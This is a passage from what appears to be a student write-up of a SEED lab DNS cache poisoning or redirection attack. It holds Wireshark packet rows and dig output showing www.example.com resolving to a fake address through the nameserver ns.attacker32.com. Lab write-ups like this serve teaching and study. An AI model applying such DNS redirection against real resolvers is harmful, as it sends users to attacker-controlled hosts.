→	1032...	2021-03-21 09:34:11.0603616...	10.0.2.6	10.0.2.7	DNS 86 Standard ...
←	1032...	2021-03-21 09:34:11.0611605...	10.0.2.7	10.0.2.6	DNS 146 Standard ...
	1032...	2021-03-21 09:34:16.1807701...	PcsCompu_42:79:8c	PcsCompu_33:a3:86	ARP 60 Who has 1...
	1032...	2021-03-21 09:34:16.1807800...	PcsCompu_33:a3:86	PcsCompu_42:79:8c	ARP 60 10.0.2.7 ...

Figure 5.8. The result of using the ‘dig www.example.com’ command on the user machine after the attack is completed; the Wireshark packets showing the attack worked

Further, when we run the ‘dig @ns.attacker32.com www.example.com’ command again, we receive the same result as the previous command. The results of this can be seen below in Figure 5.9. We also include the Wireshark capture to show how the command is working. This command causes Machine A to communicate with Machine B and then further querying Machine C to get the fake answer.

```

[03/21/21]seed@VM:.../resolv.conf.d$ dig @ns.attacker32.com www.example.com

; <>> DiG 9.10.3-P4-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43985
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.          259200  IN      NS     ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.    259200  IN      A      10.0.2.15

;; Query time: 0 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Sun Mar 21 09:32:32 EDT 2021
;; MSG SIZE rcvd: 104

[03/21/21]seed@VM:.../resolv.conf.d$ 

```




Figure 5.9. The result of running ‘dig @ns.attacker32.com www.example.com’; the results of running the Wireshark capture during this command